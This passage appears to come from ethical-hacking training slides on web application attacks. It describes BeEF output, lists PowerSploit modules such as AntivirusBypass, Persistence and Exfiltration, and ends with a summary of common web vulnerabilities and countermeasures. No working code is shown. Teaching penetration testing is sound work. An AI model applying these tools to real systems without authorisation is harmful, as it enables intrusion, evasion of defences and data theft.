- Module Results History:** Date: 2013-10-22 17:34, Tool: command 1.
- Command Results:** A large block of JavaScript code representing the command executed at 2013-10-22 17:34.

<http://beefproject.com>

Web Application Pen Testing Framework: PowerSploit



- ↳ PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and penetration testers during all phases of an assessment
 - ↳ Some of the PowerSploit modules and scripts:
 - ☛ CodeExecution
 - ☛ ScriptModification
 - ☛ Persistence
 - ☛ PETools
 - ☛ ReverseEngineering
 - ☛ AntivirusBypass
 - ☛ Exfiltration

```
root@kali: /usr/share/powersploit
```



<https://github.com>

Module Summary



- ❑ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- ❑ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- ❑ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ❑ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ❑ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- ❑ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools